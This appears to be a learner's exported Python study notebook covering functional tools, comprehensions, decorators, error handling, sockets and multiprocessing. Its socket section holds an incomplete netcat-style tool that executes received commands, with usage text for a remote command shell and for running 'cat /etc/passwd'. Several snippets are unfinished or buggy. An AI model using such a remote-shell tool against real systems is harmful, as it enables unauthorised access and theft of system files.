


No side-effects, all methods will NOT affect the global scope

map()

Friday, March 22, 2024

10:48 AM



map.py

# map, filter, zip, reduce

# global [] = immutable

# No side-effects

my\_list = [1,2,3]

# Accepting a list of data as item argument

def multiply\_by2(item):


    return item \* 2

#print(map(multiply\_by2, [1,2,3])) # <map object at 0x000001FD094671F0>

print(f'my\_list:\n{my\_list}')

print(f'\n')


print(f'list(map(multiply\_by2, my\_list)):\n{list(map(multiply\_by2, my\_list))}') # [2, 4, 6]



filter()

Friday, March 22, 2024

10:51 AM



filter.py

# map, filter, zip, reduce

# global [] = immutable

# No side-effects

my\_list = [1,2,3]

# Accepting a list of data as item argument

def multiply\_by2(item):

    return item \* 2

# accept my\_list (item) as an argument

# return odd numbers in the list only

def check\_odd(item):

    return item % 2 != 0


print(list(filter(check\_odd, my\_list))) # [1, 3]



zip()

Friday, March 22, 2024

10:50 AM



zip.py

# map, filter, zip, reduce

# global [] = immutable

# No side-effects

my\_list = [1,2,3]

your\_list = [10, 20, 30]

# Accepting a list of data as item argument

def multiply\_by2(item):

    return item \* 2

# accept my\_list (item) as an argument

# return odd numbers in the list only


def check\_odd(item):


    return item % 2 != 0

# Zipping 2 lists together

print(list(zip(my\_list, your\_list))) # [(1, 10), (2, 20), (3, 30)]








reduce()

Friday, March 22, 2024

11:41 AM



reduce.py

# map, filter, zip, reduce

from functools import reduce

# global [] = immutable

# No side-effects

my\_list = [1,2,3]

your\_list = [10, 20, 30]

their\_list = [5, 4, 3]

# Accepting a list of data as item argument

def multiply\_by2(item):

    return item \* 2

# accept my\_list (item) as an argument

# return odd numbers in the list only

def check\_odd(item):

    return item % 2 != 0

def accumulator(acc, item):

    #print(1,2) => 3

    #print(3,3) => 6


    print(f'(acc, item): {(acc, item)}')

    return acc + item

# print(list(reduce(func, sequence, data))

# default acc = 0


print(f'reduce(accumulator, my\_list, 0):\n{reduce(accumulator, my\_list, 0)}')



Lambda expressions

Friday, March 22, 2024

11:50 AM



ex-lambda-expression.py

# Square

my\_list = [5,4,3]

print(f'list(map(lambda item: item \*\* 2, my\_list))')

new\_list = list(map(lambda num: num \*\* 2, my\_list))

print(f'new\_list:\n{new\_list}')

# List Sorting based on 2nd value


a = [(0,2), (4,3), (9,9), (10,-1)]

# a.sort(key)

# a.sort(key='', reverse='')

a.sort(key=lambda x: x[1])


print(f'a:\n{a}')



list comprehension

Friday, March 22, 2024

12:22 PM



list-comprehension.py

# list [] set {} dictionary {'a': 'a', 'b': 'b'}


my\_list = []


for char in 'hello':


    my\_list.append(char)


print(f'my\_list:')


print(my\_list)












performance decorator

Friday, March 22, 2024

2:41 PM



performance-decorator.py

# Decorator

from time import time

# creating a higher function performance

# to wrap a func to accept \*args, \*\*kwargs

def performance(fn):

    # Thus we can pass as many params as possible

    def wrapper(\*args, \*\*kwargs):

        time1 = time()

        result = fn(\*args, \*\*kwargs)

        time2 = time()

        print(f'took time2-time1: {time2-time1} seconds')

        return result

    return wrapper

@performance

def long\_time():

    for i in range(0, 1000000000):

        i \* 5


long\_time()



Set {} Dict {'a': 'a', 'b': 'b'} comprehensions

Friday, March 22, 2024

3:01 PM



set-dict-comprehension.py

# list [] , set {} , dict { 'a': 'a', 'b': 'b' }

# set {} does NOT allow duplicated elements

my\_list = {char for char in 'hello'}

my\_list2 = {num for num in range(0,100)}

# list [] allows duplicated elements

my\_list3 = [num \*\* 2 for num in range(0,100)]

my\_list4 = {num \*\* 2 for num in range(0,100)

            if num % 2 == 0}

print(f'my\_list4:\n{my\_list4}')

print(f'\n')

simple\_dict = {

    'a': 1,

    'b': 2

}

# NOT affecting original dictionary {}

# { } = {key: value \*\* 2 for key, value in iterable}

my\_dict = {key: value \*\* 2 for key, value in simple\_dict.items()

           if value % 2 == 0} # only Even values being added to my\_dict {}

print(f'simple\_dict:\n{simple\_dict}')


print(f'my\_dict:\n{my\_dict}')

print(f'\n')

list1 = [1, 2, 3]

my\_dict2 = {num: num \* 2 for num in list1}


print(f'my\_dict2:\n{my\_dict2}')



Exercise comprehension

Friday, March 22, 2024

3:13 PM



ex-comprehension.py

some\_list = ['a', 'b', 'c', 'b', 'd', 'm', 'n', 'n']

duplicates = []

for value in some\_list:

    if some\_list.count(value) > 1:

        if value not in duplicates:

            duplicates.append(value)

print(f'duplicates:\n{duplicates}')

print(f'\n')

# set(['b', 'b', 'n', 'n']) => {'b', 'n'}


# list({'b', 'n'}) => ['n', 'b']

my\_list = list(set([element for element in some\_list

        if some\_list.count(element) > 1]))

print(f'my\_list:')

print(my\_list)



**Decorators**

Thursday, April 11, 2024

5:44 PM

Decorator-1

Thursday, April 11, 2024

5:44 PM


@classmethod


@staticmethod


**# greet = hello => store hello function to memory**


**# even hello() has been deleted**

**# closures still caches def hello() to memory**












# closures working ;)










higher-order-function

Thursday, April 11, 2024

6:00 PM





Decorator-2

Thursday, April 11, 2024

6:00 PM

1







Decorator-3

Thursday, April 11, 2024

6:01 PM






**Error Handling**

Friday, March 22, 2024

3:33 PM



demo-2.py

# Error Handling

from colorama import Fore

while True:

    try:

        age = int(input('What is your age? '))

        print(Fore.WHITE + f'age: {age}')

    except ValueError as e:

        print(Fore.YELLOW + f'ValueError...\n{e}')

    else:

        print(f'Thanks')


        break



demo-1

Friday, March 22, 2024

4:14 PM







demo-2

Friday, March 22, 2024

4:15 PM








demo-3

Friday, March 22, 2024

4:15 PM





**Data Structures**

Tuesday, January 30, 2024

4:31 PM

Dictionary a.k.a HashMap

Tuesday, January 30, 2024

4:32 PM

hashMap = {

    "first\_name": "naga",

    "last\_name": "sai nikhil",

    "age": 21,

    3: 4

}

# Iterate through each key

# to get each key.value

for i in hashMap.keys():

    print(f'Iterating hashMap.key.values: ')

    print(hashMap[i])

    print('')

    print('')

print('========================')

# x => hashMap.key

# y => hashMap.key.value

# Remove an Object key "age" in hashMap

hashMap.pop("age")

# Clear all keys

#hashMap.clear()

for x, y in hashMap.items():

    print(f'hashMap.key+" "+hashMap.key.value')

    # Integer cannot append to string

    # NOT using Type coersion

    # Use type conversion

    print(str(x)+" "+str(y))

    print('')

    print('')

    #print("key is {placeholder1}, value is {placeholder2}".format(x,y))

    #print("key is {}, value is {}".format(x,y))

    print(f'hashMap\nkey is {x}, value is {y}')

print('========================')

# print('')

# print(f'Lenght of {hashMap}: ', len(hashMap))

# Get keys of a hashMap Object only

# print('')

# print(f'hashMap.keys(): ', hashMap.keys())

# Gey key values only

# print('')

# print(f'hashMap.values(): ', hashMap.values())

# Get key items (Tuple) only

# print('')

# print(f'hashMap.items() in Tuple: ', hashMap.items())

# Get 1st key value

# print('')

# print(f'1st key value - hashMap["first\_name"]: ', hashMap["first\_name"])

Utilities

Tuesday, January 30, 2024

4:32 PM

Modules

Tuesday, January 30, 2024


4:31 PM

Web Socket

Wednesday, February 7, 2024

9:35 AM

[Python Socket Programming Tutorial 1 - Basics of Networking](https://www.youtube.com/watch?v=l5WU7d49OGk&list=PLS1QulWo1RIZGSgRsn0b8w9uoWM1gHDpo)



[Python Socket Programming Tutorial](https://www.youtube.com/watch?v=3QiPPX-KeSc&list=PLdbtMgV1x_BgL1Zns9Nx3f8qG_IRU8G4A&index=26&pp=gAQBiAQB)



handling-tcp-client.py

Saturday, March 16, 2024

10:47 PM

import socket

def main():

    #target\_host = "[www.google.com](http://www.google.com)"

    target\_host = input('Enter target Url [[www.google.com](http://www.google.com)]: ')

    #target\_port = 80

    target\_port = input('Enter port [80]: ')

    #target\_port = int(target\_port)

    try:

        target\_port = int(target\_port)

    except ValueError as e:

        print(f'Port number must be an integer:\n{e}')

        return

    try:

        Socket = socket

        with Socket.socket(socket.AF\_INET, socket.SOCK\_STREAM) as client:

            client.connect((target\_host, target\_port))

            request = f'GET / HTTP/1.1\r\nHost: {target\_host}\r\n\r\n'

            # encoded ASCII bytes sending to client

            client.send(request.encode())

            # Receiving ASCII bytes from client using a chunk of 4096 bytes

            response = client.recv(4096)

            print('f\n')

            # Printing decoded ASCII bytes in response

            print(f'Response:\n\n{response.decode()}')

    # Handling socket get address info (gai) error related to DNS resolution ;)

    except socket.gaierror as e:

        print(f'Hostname could not be resolved:\n{e}')

    # Handling socket error

    except socket.error as e:

        print(f'Socket error:\n{e}')

    # Handling Exception error

    except Exception as e:

        print(f'An unknown error occurred:\n{e}')

if \_\_name\_\_ == '\_\_main\_\_':

    main()

netcat.py

Saturday, March 16, 2024

10:48 PM

import argparse

import socket

import shlex

import subprocess

import sys

import textwrap

import threading

def execute(cmd):

    # Trimming all fucking \r\n from Bytes req/res

    cmd = cmd.strip()

    if not cmd:

        return

    # If cmd object does NOT exist

    # standard error = subprocess standard output

    output = subprocess.check\_output(shlex.split(cmd), stderr=subprocess.STDOUT)

    return output.decode()

if \_\_name\_\_ == '\_\_main\_\_':

    parser = argparse.ArgumentParser(

        description='BHP Net Tool',

        formatter\_class=argparse.RawDescriptionHelpFormatter,

        # Using '''Content''' to handle large comment blocks

        # Educating users how to parse inputs to this netcat python tool

        # Accept users' inputs in terminal parser

        # Flagging:

        # -t = host

        # -p = port

        # -l = listening

        # -u = upload a file

        # -c = cmd command

        # -e = execute shell command

        epilog=textwrap.dedent('''Example:

                               netcat.py -t 192.168.0.168 -p 5555 -l -c

                               netcat.py -t 192.168.0.168 -p 5555 -l -u=mytest.txt

                               netcat.py -t 192.168.0.168 -p 5555 -l -e=\"cat /etc/passwd"

                               echo "ABC" | ./netcat.py -t 192.168.0.168 -p 135

                               netcat.py -t 192.168.0.168 -p 5555

                               ''')

        )

    # Handling -c flag command execution

    parser.add\_argument('-c', '--command', action='store\_true', help='command shell:\nnetcat.py -t 192.168.0.168 -p 5555 -l -c')

    parser.add\_argument('-e', '--execute', help='Execute specified command')

    parser.add\_argument('-l', '--listen', action='store\_true', help='listen mode')

    parser.add\_argument('-p', '--port', type=int, default=5555, help='Specify a port [5555]')

    parser.add\_argument('-t', '--target', default='127.0.0.1', help='Specify a host IP')

    parser.add\_argument('-u', '--upload', help='Upload a file')

    # Instantiate arguments from users' inputs

    args = parser.parse\_args()

    if args.listen:

        buffer = ''

    else:

        buffer = sys.stdin.read()

    nc = NetCat(args, buffer.encode())

simple-tcp-client.py

Saturday, March 16, 2024

10:48 PM

import socket

target\_host = input('Enter target Url [[www.google.com](http://www.google.com)]: ')

target\_port = input('Enter port [80]: ')

# Creating a TCP Socket object

Socket = socket

client = Socket.socket(socket.AF\_INET, socket.SOCK\_STREAM)

def handshake\_and\_send(host, port):

    # Handshake => connect to host using a tuple

    client.connect((host, port))

    # Sending data as Bytes

    client.send(b'GET / HTTP/1.1\r\nHost: google.com\r\n\r\n')

    # Receieve data chunks using 4096 Bytes from host

    response = client.recv(4096)

    # Printing decoded ASCII Bytes response as string

    print(response.decode())

    # Close the socket

    client.close()

try:

    handshake\_and\_send(target\_host, target\_port)

except OSError as e:

    print(f'Error...{e}')

simple-tcp-server.py

Saturday, March 16, 2024

10:48 PM

import socket

import threading

# Accept connections from all Layer3 routed traffic ;)

IP = '0.0.0.0'

# Custom port

PORT = 9998

def main():

    Socket = socket

    server = Socket.socket(socket.AF\_INET, socket.SOCK\_STREAM)

    server.bind((IP, PORT))

    # Listening to 5 Layer3 routed connections

    server.listen(5)

    print(f'[\*] Listening on {IP}:{PORT}: ')

    while True:

        # Instantiating client, address from server object

        client, address = server.accept()

        print(f'[\*] Accetped connection from {address[0]}:{address[1]}')

        client\_handler = threading.Thread(target=handle\_client, args=(client,))

        client\_handler.start()

def handle\_client(client\_socket):

    with client\_socket as sock:

        # Handling client Socket request using reliable chunk of 1024 bytes

        request = sock.recv(1024)

        print(f'[\*] Received: {request.decode('utf-8')}')

        # Sending back Bytes ACK to clients

        sock.send(b'ACK')

if \_\_name\_\_ == '\_\_main\_\_':

    main()

tcp-server.py

Saturday, March 16, 2024

10:49 PM

import socket

s = socket.socket(socket.AF\_INET, socket.SOCK\_STREAM)

PORT = 1234

# Host a server

s.bind((socket.gethostname(), PORT))

udp-client.py

Saturday, March 16, 2024

10:49 PM

import socket

target\_host = input('Enter host IP [127.0.0.1]: ')

target\_port = input('Enter port [9997]: ')

target\_port = int(target\_port)

# Instantiating socket module as Socket object

Socket = socket

# Create a UDP Socket object

client = Socket.socket(socket.AF\_INET, socket.SOCK\_DGRAM)

def just\_send(host, port):

    # Sending data as Bytes

    client.sendto(b'AAABBBCCC', (host, port))

    # Instantiating data, addr from received data chunk of 4096 bytes

    data, addr = client.recvfrom(4096)

    # Printing decoded ASCII Bytes UDP packet response as string

    print(data.decode())

    print(f'\n')

    print(f'addr:\n{addr}')

    # Close the socket

    client.close()

# Connecting to host using a tuple

try:

    just\_send(target\_host, target\_port)

except OSError as e:

    print(f'Error...{e}')

youtube.txt

Saturday, March 16, 2024

10:49 PM

[Writing Malware with Python Part 3 - Socket Module Basics](https://www.youtube.com/watch?v=oIQyPeBhs_4&list=PL8KnQ7ULK8egs86oy1gRRa21CGDrEefPw&index=2)



Multi-threading

Tuesday, February 13, 2024

6:57 PM

[Python Tutorial - 26. Multithreading - Introduction](https://www.youtube.com/watch?v=PJ4t2U15ACo&list=PLeo1K3hjS3uub3PRhdoCTY8BxMKSW7RjN)



Multi-processing

Tuesday, February 13, 2024

6:57 PM

[Python Multiprocessing Tutorial: Run Code in Parallel Using the Multiprocessing Module](https://www.youtube.com/watch?v=fKl2JW_qrso&list=PLdbtMgV1x_BiBTh_JwYpzramnhzOLgXvx)




Long series

[What is Parallel Programming? | Parallel Programming in Python (Part-1)](https://www.youtube.com/watch?v=Ju4xkvFm07o&list=PLyb_C2HpOQSDUh4kIJnprJjh5n5Wqsww8)



[Unlocking your CPU cores in Python (multiprocessing)](https://www.youtube.com/watch?v=X7vBbelRXn0&pp=ygUfcHl0aG9uIG11bHRpcHJvY2Vzc2luZyB0dXRvcmlhbA%3D%3D)



example-1.py

Saturday, March 16, 2024

10:45 PM

import multiprocessing

import os

def print\_cube(num):

    print(f'os.getpid(): {os.getpid()}')

    print(f'Cube: {num \* num \* num}')

def print\_square(num):

    print(f'os.getpid(): {os.getpid()}')

    print(f'Square: {num \* num}')

def main():

    my\_cpu = multiprocessing.cpu\_count()

    #print(f'my\_cpu: {my\_cpu}') # 12

    # Making 1 process p1

    # multiprocessing.Process(target=callbackName, args=(tuple))

    # print(f'Square: {4 \* 4 \* 4})

    p1 = multiprocessing.Process(target=print\_cube, args=(3,))

    # print(f'Square: {4 \* 4})

    p2 = multiprocessing.Process(target=print\_square, args=(4,))

    # Start Process1 & Process2 at the same time :D

    p1.start()

    p2.start()

    # Wait for p1 & p2 to complete at the same time :D

    # Wait for p1 to complete & terminate => p1.join()

    p1.join()

    # Wait for p2 to complete

    p2.join()

    # To check whether p1 is still alive

    print(f'p1.is\_alive(): {p1.is\_alive()}')

    # To check whether p2 is still alive

    print(f'p2.is\_alive(): {p2.is\_alive()}')

# Fucking Windows needs to confirm this is the main script

# and NOT a module...

if \_\_name\_\_ == '\_\_main\_\_':

    main()

example-2-sameFunc.py

Saturday, March 16, 2024
